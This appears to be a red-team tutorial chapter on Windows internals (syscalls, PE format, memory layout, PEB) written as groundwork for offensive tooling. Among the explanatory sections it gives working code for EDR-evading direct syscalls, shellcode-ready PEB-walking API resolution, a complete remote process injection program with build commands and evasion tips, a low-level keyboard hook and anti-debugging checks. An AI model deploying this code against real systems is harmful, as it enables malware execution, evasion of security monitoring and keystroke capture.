Ring 3 Field Notes
NT internals, syscall mechanics, PE format and the memory model, before any shellcode
You cannot write Windows offensive tooling without knowing what you are standing on. This covers the kernel/user boundary, NT architecture, syscall mechanics, PE format, and memory layout. The stuff that should come before injection tutorials.
before any shellcode
Red team tooling on Windows runs on a specific stack of abstractions. Most tutorials skip to the interesting part: injecting shellcode, unhooking NTDLL, bypassing AMSI. They skip what those operations actually do at the CPU level.
That is a problem. You can copy-paste a process injection snippet without understanding why it works, but you cannot debug it when it breaks, adapt it when defenses change, or write anything original.
This is the floor. Kernel mode. User mode. How they communicate. What lives where. What the PE format is. How memory is organized. The Windows API hierarchy from Win32 down to syscall.
ring 0 and ring 3
The x86/x64 architecture defines four privilege levels, “rings” numbered 0 through 3. Windows uses two of them:

- Ring 3 (User Mode): where your applications run. Restricted access to hardware, memory, and CPU instructions. An attempt to execute a privileged instruction raises
#GP(General Protection Fault). - Ring 0 (Kernel Mode): where the OS kernel, HAL, and device drivers run. Unrestricted. A bug here crashes the entire system.
Ring 3 (User Mode)
├── win32 applications
├── Win32 subsystem (csrss.exe)
├── WoW64 (32-bit on 64-bit)
└── NTDLL.DLL (user-mode stub layer)
         ↕ syscall boundary
Ring 0 (Kernel Mode)
├── NT Executive
│   ├── Object Manager
│   ├── Process Manager
│   ├── Memory Manager
│   ├── I/O Manager
│   ├── Security Reference Monitor
│   └── Cache Manager
├── NT Kernel (ntoskrnl.exe)
├── HAL (hal.dll)
└── Device Drivers (*.sys)

When a user-mode application wants to do anything meaningful (allocate memory, create a process, open a file), it crosses the ring boundary via a system call. This transition is expensive relative to function calls and audited by EDRs.
NT executive and the HAL

The Hardware Abstraction Layer (HAL) sits between the kernel and physical hardware. It abstracts platform-specific differences so the rest of the kernel can be hardware-agnostic.
The NT Executive is the upper layer of ntoskrnl.exe:
| Component | Responsibility |
|---|---|
| Object Manager | uniform naming and access control for kernel objects |
| Process Manager | process and thread creation, scheduling handoff |
| Virtual Memory Manager | page table management, working set trimming, mapped files |
| I/O Manager | device driver model, IRP dispatch |
| Security Reference Monitor | access checks, audit logging, privilege validation |
| Cache Manager | file system caching, mapped views |
| Configuration Manager | registry implementation |
These are components within ntoskrnl.exe, not separate DLLs.
the syscall layer: NTDLL and Native API
NTDLL.DLL is the bridge between user mode and the kernel. Each NT function is a thin wrapper that loads a syscall number into eax and executes syscall:
; NtAllocateVirtualMemory stub in NTDLL (Windows 10 21H2)
mov r10, rcx          ; Windows syscall convention: r10 = rcx
mov eax, 0x18         ; System Service Number (SSN)
test byte [SharedUserData+0x308], 0x1
jne  KiFastSystemCall ; legacy path
syscall               ; cross the ring boundary
ret
The number in eax is the System Service Number (SSN). These are not stable across Windows versions. NtAllocateVirtualMemory is 0x18 on Windows 10 21H2 and a different value on Windows 11 22H2.
This matters for direct syscalls: calling syscall directly from your code without going through NTDLL, bypassing userland hooks placed by EDRs.
// direct syscall stub (inline asm, simplified)
// EDR hooks in NTDLL are bypassed entirely
NTSTATUS NtAllocateVirtualMemory_syscall(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect
) {
    // SSN resolved at runtime via Hell's Gate or SysWhispers
    NTSTATUS status;
    __asm__ volatile (
        "mov r10, rcx\n"
        "mov eax, %1\n"
        "syscall\n"
        "mov %0, eax\n"
        : "=r"(status)
        : "r"(SSN_NtAllocateVirtualMemory)
        : "r10", "eax", "memory"
    );
    return status;
}
Tools that implement SSN resolution dynamically: SysWhispers3, Hell's Gate, Halo's Gate (handles patched stubs).
the Win32 API hierarchy

Win32 API (kernel32.dll, user32.dll, advapi32.dll)
           ↓
NTDLL Native API (ntdll.dll)
           ↓
System Call Interface (syscall instruction)
           ↓
NT Executive (ntoskrnl.exe)
CreateProcess() in kernel32.dll calls NtCreateProcess() in ntdll.dll, which executes a syscall into the kernel. The kernel validates arguments, checks security, creates the process object, and returns NTSTATUS.

EDRs hook at the NTDLL layer (easiest, most stable). Direct syscalls bypass this. Kernel callbacks (PsSetCreateProcessNotifyRoutine, ObRegisterCallbacks) catch things that slip past NTDLL hooks.
the PE format

Every executable, DLL, and driver on Windows uses the Portable Executable format.
┌────────────────────┐
│  DOS Header        │  "MZ" magic, e_lfanew offset to NT headers
├────────────────────┤
│  NT Headers        │  "PE\0\0" + File Header + Optional Header
├────────────────────┤
│  Section Table     │  entries for .text, .data, .rdata, .rsrc
├────────────────────┤
│  .text             │  executable code
├────────────────────┤
│  .data             │  initialized global/static data
├────────────────────┤
│  .rdata            │  read-only data, import/export tables
├────────────────────┤
│  .rsrc             │  resources
└────────────────────┘
Key fields in IMAGE_OPTIONAL_HEADER64:
WORD   Magic;               // 0x20B = PE32+ (64-bit)
DWORD  AddressOfEntryPoint; // RVA of entry point
ULONGLONG ImageBase;        // preferred load address
DWORD  SectionAlignment;    // section alignment in memory
DWORD  FileAlignment;       // section alignment on disk
DWORD  SizeOfImage;         // total image size when mapped
IMAGE_DATA_DIRECTORY DataDirectory[16]; // imports, exports, TLS, relocations...
The Import Address Table (IAT) is populated by the loader when the PE is mapped. It holds the resolved addresses of all imported functions. IAT patching (replacing a function pointer with your own) is one of the simplest hooking techniques.
parsing a PE header in C
#include <windows.h>
#include <stdio.h>

void parse_pe(PVOID base) {
    PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)base;
    if (dos->e_magic != IMAGE_DOS_SIGNATURE) return;  // "MZ"

    PIMAGE_NT_HEADERS64 nt = (PIMAGE_NT_HEADERS64)(
        (PBYTE)base + dos->e_lfanew
    );
    if (nt->Signature != IMAGE_NT_SIGNATURE) return;  // "PE\0\0"

    printf("ImageBase:  0x%llx\n", nt->OptionalHeader.ImageBase);
    printf("EntryPoint: 0x%lx (RVA)\n", nt->OptionalHeader.AddressOfEntryPoint);
    printf("Sections:   %d\n", nt->FileHeader.NumberOfSections);

    PIMAGE_SECTION_HEADER sect = IMAGE_FIRST_SECTION(nt);
    for (int i = 0; i < nt->FileHeader.NumberOfSections; i++, sect++) {
        printf("  [%d] %-8s  RVA: 0x%08lx  Size: 0x%lx\n",
               i,
               sect->Name,
               sect->VirtualAddress,
               sect->Misc.VirtualSize);
    }
}

int main() {
    HMODULE h = GetModuleHandleA("kernel32.dll");
    parse_pe(h);
    return 0;
}
process memory layout

A user-mode process on Windows x64 has a 128TB virtual address space:
0x0000000000001000   lowest valid user address
...
    [PE image]       the executable itself
    [heap]           grows upward from low addresses
    [mapped files]   DLLs, memory-mapped files
    [stack]          grows downward, default 1MB, max 8MB
...
0x00007FFFFFFFFFFF   highest user-mode address
0xFFFF800000000000   kernel space (inaccessible from ring 3)
The Process Environment Block (PEB) and Thread Environment Block (TEB) are critical structures. gs:[0x60] in 64-bit mode points to the TEB, which contains a pointer to the PEB.
PEB walking: resolve kernel32 without imports
Shellcode cannot use the IAT (it has no image base, no loader). The standard technique is to walk the PEB’s module list and find kernel32.dll by hashing the name.
#include <windows.h>
#include <winternl.h>
#include <stdio.h>

// djb2 hash of a wide string (module names are wide in the PEB)
DWORD hash_module_name(PWSTR name) {
    DWORD h = 5381;
    while (*name)
        h = ((h << 5) + h) + (DWORD)(*name++ | 0x20); // lowercase
    return h;
}

// find a loaded module by name hash
PVOID find_module(DWORD target_hash) {
    PPEB peb;
#ifdef _WIN64
    peb = (PPEB)__readgsqword(0x60);
#else
    peb = (PPEB)__readfsdword(0x30);
#endif

    PPEB_LDR_DATA ldr = peb->Ldr;
    PLIST_ENTRY head = &ldr->InMemoryOrderModuleList;
    PLIST_ENTRY cur  = head->Flink;

    while (cur != head) {
        PLDR_DATA_TABLE_ENTRY entry = CONTAINING_RECORD(
            cur,
            LDR_DATA_TABLE_ENTRY,
            InMemoryOrderLinks
        );

        if (entry->BaseDllName.Buffer) {
            DWORD h = hash_module_name(entry->BaseDllName.Buffer);
            if (h == target_hash) {
                return entry->DllBase;
            }
        }
        cur = cur->Flink;
    }
    return NULL;
}

// resolve an exported function by name hash
PVOID find_export(PVOID module_base, DWORD func_hash) {
    PIMAGE_DOS_HEADER dos = (PIMAGE_DOS_HEADER)module_base;
    PIMAGE_NT_HEADERS nt  = (PIMAGE_NT_HEADERS)(
        (PBYTE)module_base + dos->e_lfanew
    );

    DWORD export_rva = nt->OptionalHeader
        .DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]
        .VirtualAddress;
    PIMAGE_EXPORT_DIRECTORY exports = (PIMAGE_EXPORT_DIRECTORY)(
        (PBYTE)module_base + export_rva
    );

    PDWORD  names    = (PDWORD) ((PBYTE)module_base + exports->AddressOfNames);
    PWORD   ordinals = (PWORD)  ((PBYTE)module_base + exports->AddressOfNameOrdinals);
    PDWORD  funcs    = (PDWORD) ((PBYTE)module_base + exports->AddressOfFunctions);

    for (DWORD i = 0; i < exports->NumberOfNames; i++) {
        PCHAR  name = (PCHAR)((PBYTE)module_base + names[i]);
        DWORD  h    = 5381;
        for (PCHAR c = name; *c; c++)
            h = ((h << 5) + h) + (DWORD)*c;

        if (h == func_hash) {
            return (PVOID)((PBYTE)module_base + funcs[ordinals[i]]);
        }
    }
    return NULL;
}

int main() {
    // kernel32.dll hash (djb2 of "kernel32.dll", lowercased)
    PVOID k32 = find_module(0x7040ee75);
    printf("kernel32.dll base: %p\n", k32);

    // VirtualAlloc hash
    PVOID va = find_export(k32, 0x382c0f97);
    printf("VirtualAlloc: %p\n", va);

    return 0;
}
To get the hash values for a specific function:
// compute djb2 hash at compile time (or use a quick script)
DWORD djb2(const char *s) {
    DWORD h = 5381;
    while (*s)
        h = ((h << 5) + h) + (DWORD)*s++;
    return h;
}

// djb2("VirtualAlloc") = 0x382c0f97
// djb2("kernel32.dll") lowercased = 0x7040ee75
This technique works in position-independent shellcode because it has no hardcoded addresses. You can drop this into shellcode as-is (after converting to actual PIC shellcode), and it will resolve functions on any version of Windows as long as kernel32 is loaded.
basic process injection skeleton
With PEB walking established, here is the minimal working injection template using standard Win32 APIs:
#include <windows.h>
#include <stdio.h>

// calc.exe shellcode (x64, msfvenom -p windows/x64/exec CMD=calc.exe -f c)
unsigned char shellcode[] = {
    0x48, 0x31, 0xc9, 0x48, 0x81, 0xe9, 0xdd, 0xff, 0xff, 0xff,
    // ... full shellcode bytes
};
SIZE_T shellcode_len = sizeof(shellcode);

BOOL inject(DWORD pid) {
    HANDLE hProc = OpenProcess(
        PROCESS_ALL_ACCESS,
        FALSE,
        pid
    );
    if (!hProc) {
        printf("[-] OpenProcess failed: %lu\n", GetLastError());
        return FALSE;
    }

    // allocate RWX memory in target process
    PVOID remote_buf = VirtualAllocEx(
        hProc,
        NULL,
        shellcode_len,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE
    );
    if (!remote_buf) {
        printf("[-] VirtualAllocEx failed: %lu\n", GetLastError());
        CloseHandle(hProc);
        return FALSE;
    }

    // write shellcode
    SIZE_T written = 0;
    if (!WriteProcessMemory(hProc, remote_buf, shellcode, shellcode_len, &written)) {
        printf("[-] WriteProcessMemory failed: %lu\n", GetLastError());
        VirtualFreeEx(hProc, remote_buf, 0, MEM_RELEASE);
        CloseHandle(hProc);
        return FALSE;
    }

    // create remote thread at shellcode entry point
    HANDLE hThread = CreateRemoteThread(
        hProc,
        NULL,
        0,
        (LPTHREAD_START_ROUTINE)remote_buf,
        NULL,
        0,
        NULL
    );
    if (!hThread) {
        printf("[-] CreateRemoteThread failed: %lu\n", GetLastError());
        VirtualFreeEx(hProc, remote_buf, 0, MEM_RELEASE);
        CloseHandle(hProc);
        return FALSE;
    }

    printf("[+] thread created in PID %lu at %p\n", pid, remote_buf);
    WaitForSingleObject(hThread, 3000);
    CloseHandle(hThread);
    CloseHandle(hProc);
    return TRUE;
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("usage: inject.exe <pid>\n");
        return 1;
    }
    DWORD pid = (DWORD)atoi(argv[1]);
    inject(pid);
    return 0;
}
Build:
x86_64-w64-mingw32-gcc inject.c -o inject.exe -lkernel32
Compile in a Windows environment:
cl.exe inject.c /Fe:inject.exe
This is the baseline. EDRs will flag PAGE_EXECUTE_READWRITE allocation immediately. In practice you allocate PAGE_READWRITE, write the shellcode, then VirtualProtectEx to PAGE_EXECUTE_READ. You also replace CreateRemoteThread with NtCreateThreadEx or APC injection to avoid the obvious API pattern. But understand this before touching those variants.
essential native API calls
// memory operations
NtAllocateVirtualMemory(ProcessHandle, &BaseAddress, 0, &RegionSize,
                         MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
NtWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer, Size, &BytesWritten);
NtProtectVirtualMemory(ProcessHandle, &BaseAddress, &RegionSize,
                        PAGE_EXECUTE_READ, &OldProtect);

// process and thread
NtOpenProcess(&ProcessHandle, PROCESS_ALL_ACCESS, &ObjAttr, &ClientId);
NtCreateThreadEx(&ThreadHandle, THREAD_ALL_ACCESS, NULL,
                  ProcessHandle, StartAddr, Param, 0, 0, 0, 0, NULL);

// information queries
NtQuerySystemInformation(SystemProcessInformation, Buffer, Size, &ReturnLength);
NtQueryInformationProcess(ProcessHandle, ProcessBasicInformation,
                           &PBI, sizeof(PBI), NULL);
NTSTATUS success is 0x00000000. NT_SUCCESS(status) checks the high bit: any value with bit 31 clear is success or informational.
Windows hooks: SetWindowsHookEx
HHOOK hHook = SetWindowsHookEx(
    WH_KEYBOARD_LL,   // low-level keyboard hook, system-wide
    KeyboardProc,     // callback
    NULL,             // NULL for LL hooks (no DLL injection needed)
    0                 // 0 = all threads
);

LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode == HC_ACTION) {
        PKBDLLHOOKSTRUCT kb = (PKBDLLHOOKSTRUCT)lParam;
        printf("key: %lu\n", kb->vkCode);
    }
    return CallNextHookEx(hHook, nCode, wParam, lParam);
}
For WH_KEYBOARD_LL and WH_MOUSE_LL, the callback runs in your process thread (no DLL injection). For other hook types (WH_KEYBOARD, WH_CBT), Windows injects your DLL into every relevant process.
vectored exception handling
VEH registers a handler called before any frame-based SEH. Used for debugger detection, hardware breakpoint monitoring, and anti-analysis.
PVOID hVeh = AddVectoredExceptionHandler(1, VehHandler);

LONG WINAPI VehHandler(PEXCEPTION_POINTERS ex) {
    switch (ex->ExceptionRecord->ExceptionCode) {
        case STATUS_SINGLE_STEP:
            // hardware breakpoint hit (DR0-DR3)
            printf("[!] hardware breakpoint at %p\n",
                   ex->ExceptionRecord->ExceptionAddress);
            return EXCEPTION_CONTINUE_EXECUTION;

        case STATUS_ACCESS_VIOLATION:
            return EXCEPTION_CONTINUE_SEARCH;

        default:
            return EXCEPTION_CONTINUE_SEARCH;
    }
}
To detect hardware breakpoints:
CONTEXT ctx = { .ContextFlags = CONTEXT_DEBUG_REGISTERS };
GetThreadContext(GetCurrentThread(), &ctx);
if (ctx.Dr0 || ctx.Dr1 || ctx.Dr2 || ctx.Dr3) {
    // breakpoint registers in use, likely debugger attached
}
what’s next
Chapter 2: shellcode development. Position-independent code, PEB walking as actual shellcode (not C), API hashing, encoding and encryption, stager patterns.
Chapter 3: process injection variants. APC injection, NtMapViewOfSection + threadless execution, module stomping, process hollowing.
Build the understanding first. The shellcode makes sense once you know what it is doing and why.